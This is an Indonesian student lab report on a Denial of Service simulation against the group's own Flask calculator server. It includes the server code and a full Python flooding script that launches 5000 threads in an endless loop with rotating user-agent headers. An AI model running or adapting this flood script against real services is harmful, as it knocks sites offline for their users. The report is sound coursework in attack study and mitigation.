LAPORAN PERCOBAAN PRAKTIK SERANGAN SIBER

Simulasi Serangan *Denial of Service* terhadap *Web Server* Berbasis Python Flask

Disusun oleh:

Rendyta Moristadella	(24/550108/NPA/19965)
M. Chandra Agoeng P	(24/549761/NPA/19958)
Nashrillah Khairu Daffa	(20/456565/PA/19752)
Asyraf Nur Ardliansyah	(22/497649/PA/21439)

PROGRAM STUDI S1 ILMU KOMPUTER

DEPARTEMEN ILMU KOMPUTER DAN ELEKTRONIKA

FAKULTAS MATEMATIKA DAN ILMU PENGETAHUAN ALAM

UNIVERSITAS GADJAH MADA

YOGYAKARTA

2024

DAFTAR ISI

DAFTAR ISI **2**

PENGANTAR **2**

PERSIAPAN **3**

Script 1: webserver.py 3

Script 2: importrequests2.py 5

ANALISIS DAN PEMBAHASAN **8**

Tampilan Website 8

Penyerangan ke Web Server dengan Metode Denial of Service 9

KESIMPULAN **10**

KONTRIBUSI ANGGOTA **11**

LAMPIRAN **12**

DAFTAR PUSTAKA **13**

PENGANTAR

Serangan siber merupakan salah satu ancaman besar dalam pengembangan *web server*. Serangan ini biasanya ditujukan terhadap suatu jaringan komputer, dengan tujuan untuk memperoleh akses ataupun kendali pada dokumen ataupun sistem di dalamnya (Microsoft, n.d.). Metode yang digunakan juga bermacam-macam, seperti menggunakan *malware*, *ransomware*, dan lain. Oleh karena itu, diperlukan suatu sistem yang memiliki ketahanan tinggi terhadap serangan, sedemikian sehingga kerusakan yang ditimbulkan dapat diminimalisasi ataupun dicegah.

Dalam percobaan ini, kami mencoba melakukan serangan siber terhadap suatu *web server* dengan menggunakan metode *Denial of Service*. DoS adalah salah satu tipe serangan siber yang berfokus untuk menekan performa target, atau bahkan membuatnya tidak dapat diakses secara total, dengan mengirimkan permintaan ke layanan terkait (dalam hal ini adalah *web server*) yang menyebabkan *overload* (Natural Cyber Security Centre, n.d.). Praktik ini dilakukan dengan membangun sebuah *web server* berbasis Python Flask. *Web server* tersebut nantinya diuji dengan sebuah *script* yang akan mengirimkan *request* dalam jumlah besar, dengan harapan dapat membebani *server* tersebut. DoS tersebut akan dianggap berhasil apabila *web server* melambat atau mengalami *down*.

PERSIAPAN

Script 1: webserver.py

Script ini akan menjalankan sebuah *web server* berbasis Flask. *Website* ini tergolong sederhana, yang mana di dalamnya terdapat kumpulan perintah untuk menjalankan kalkulator sederhana. Aplikasi dijalankan dengan *host* yang disetel pada 0.0.0.0 dengan posisi *port* 5000. Fungsi *threading* dinonaktifkan untuk mengurangi efisiensi.

```python
from flask import Flask, request, render_template_string
import time  # Add delay

app = Flask(__name__)

# HTML template for the calculator
calculator_html = '''
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Simple Calculator</title>
</head>
<body>
    <h1>Simple Calculator</h1>
    <form method="POST">
        <input type="number" name="num1" placeholder="First Number" required>
        <select name="operation">
            <option value="add">+</option>
            <option value="subtract">-</option>
            <option value="multiply">*</option>
            <option value="divide">/</option>
        </select>
        <input type="number" name="num2" placeholder="Second Number" required>
        <button type="submit">Calculate</button>
```

```
    </form>

    {% if result is not none %}
        <h2>Result: {{ result }}</h2>
    {% endif %}
</body>
</html>
'''

@app.route('/', methods=['GET', 'POST'])
def calculator():
    result = None
    time.sleep(0.5)  # Add delay to slow down the server
    if request.method == 'POST':
        num1 = float(request.form['num1'])
        num2 = float(request.form['num2'])
        operation = request.form['operation']

        if operation == 'add':
            result = num1 + num2
        elif operation == 'subtract':
            result = num1 - num2
        elif operation == 'multiply':
            result = num1 * num2
        elif operation == 'divide':
            if num2 != 0:
                result = num1 / num2
            else:
                result = "Error! Division by zero."

    return render_template_string(calculator_html, result=result)

if __name__ == '__main__':
```

```
    app.run(host='0.0.0.0', port=5000, threaded=False)  # Disable threading for
inefficiency
```

Script 2: importrequests2.py

Script kedua berisi kode program untuk mengirimkan *request* ke *web server* yang telah dibuat. Masih dengan menggunakan pemrograman Python, kami menginisialisasi beberapa *clients* untuk melakukan simulasi. *Header* yang valid juga dicantumkan. Pada bagian fungsi utama, program akan mengirimkan *request* dengan secara acak memasukkan *clients* dan *header*. Pengiriman tersebut dilakukan secara terus-menerus, di mana nantinya *error* akan ditampilkan apabila terjadi gangguan/masalah.

```
Python
import requests
import threading
import random

# The target URL of your Flask web server
target_url = "http://192.168.104.4:5000/"

# List of random user agents to simulate different clients
user_agents = [
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/58.0.3029.110 Safari/537.3",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/14.0.1 Safari/605.1.15",
    "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101
Firefox/54.0",
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.114 Safari/537.36",
    "Mozilla/5.0 (iPhone; CPU iPhone OS 14_6 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0 Mobile/15E148
Safari/604.1"
```


```
]

# List of common Accept headers to simulate different request types
accept_headers = [
    "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8",
    "application/json;q=0.9,/;q=0.8",
    "text/plain;q=0.9,/;q=0.8",
]

# Function to perform a single HTTP GET request
def send_request():
    try:
        headers = {
            'User-Agent': random.choice(user_agents),
            'Accept': random.choice(accept_headers),
            'Connection': 'keep-alive'
        }
        response = requests.get(target_url, headers=headers)
        print(f"Status Code: {response.status_code}")
    except requests.exceptions.RequestException as e:
        print(f"Error: {e}")

# Function to continuously perform a DoS attack by sending requests in a loop
def perform_dos_attack(thread_count):
    while True:  # Loop to keep the attack running
        for _ in range(thread_count):
            thread = threading.Thread(target=send_request)
            thread.start()

if __name__ == "__main__":
    # Number of threads (requests) to send simultaneously
    num_threads = 5000  # Increased the number of threads for more powerful
attack
```

```
print("Starting DoS attack...")
perform_dos_attack(num_threads)
```

ANALISIS DAN PEMBAHASAN

Tampilan Website


Berikut ini adalah tampilan yang akan kita dapatkan setelah menjalankan *script* webserver.py. Berdasarkan gambar, terlihat sebuah *website* sederhana yang menampilkan kurang lebih enam buah komponen. Pada baris paling awal, program akan menampilkan judul bertuliskan “Simple Calculator”. Lalu diperlihatkan dua buah *form* untuk mengisikan angka yang ingin dioperasikan. Di antara keduanya terdapat satu *dropdown* untuk memilih operator. Apabila tombol calculate ditekan, program akan secara otomatis mengoperasikan kedua angka dengan operator yang dipilih, dan menampilkan hasilnya pada baris paling akhir/bawah.



Gambar 1: Tampilan *website* yang akan diserang

Penyerangan ke Web Server dengan Metode Denial of Service

Script kedua dijalankan setelah *web server* diaktifkan. Begitu program berjalan, ia akan mengirim *requests* kepada target, di mana jumlahnya tidak ditentukan sehingga perintah akan terus dijalankan hingga program tersebut di-*terminate* oleh pengguna.



Gambar 2: Terminal menampilkan error yang mengindikasikan bahwa DoS berhasil

Gambar 2 memperlihatkan program pada *script* 2 menampilkan error pada terminal. Pada error tersebut, terdapat bagian yang bertuliskan “Max entries exceeded with url: …”. *Denial of Service* yang dilakukan dianggap berhasil apabila terminal program menampilkan keterangan tersebut.

KESIMPULAN

Denial of Service merupakan salah satu metode yang awam digunakan para penyerang untuk melumpuhkan suatu sistem atau jaringan komputer, dengan mengirimkan permintaan kepada target secara masif. Pada praktik ini, kami telah berhasil melakukan serangan tersebut terhadap sebuah *web server* berbasis Python Flask. Dari percobaan di atas, kami belajar bahwa serangan ini dapat dilakukan oleh orang awam dengan algoritma sederhana, yaitu melayangkan *requests* sebanyak mungkin ke sasaran hingga terjadi penurunan performa ataupun *down*. Oleh karena itu, suatu sistem atau jaringan harus dibangun dengan kokoh dan mampu mengatasi ancaman dari DoS ini, misalnya dengan memanfaatkan layanan seperti Cloudflare untuk mitigasi *Denial of Service.*

KONTRIBUSI ANGGOTA

1. **Rendyta Moristadella**

   Initial setup of the Flask web server and integration of the basic calculator functionality.

2. **M. Chandra Agoeng P**

   Developed the DoS attack simulation script and optimized the attack methods.

3. **Nashrillah Khairu Daffa**

   Enhanced server performance and implemented additional security measures for testing.

4. **Asyraf Nur Ardliansyah**

   Handling reports for DoS attack simulation on a python flask web server

LAMPIRAN

LINK GITHUB: https://github.com/Chanzwastaken/dos_simulation

DAFTAR PUSTAKA

Microsoft. (n.d.). *Apa itu Serangan cyber?* Microsoft. Retrieved September 11, 2024, from https://www.microsoft.com/id-id/security/business/security-101/what-is-a-cyberattack

Natural Cyber Security Centre. (n.d.). Denial of Service (DoS) guidance - NCSC.GOV.UK. Retrieved September 11, 2024, from https://www.ncsc.gov.uk/collection/denial-service-dos-guidance-collection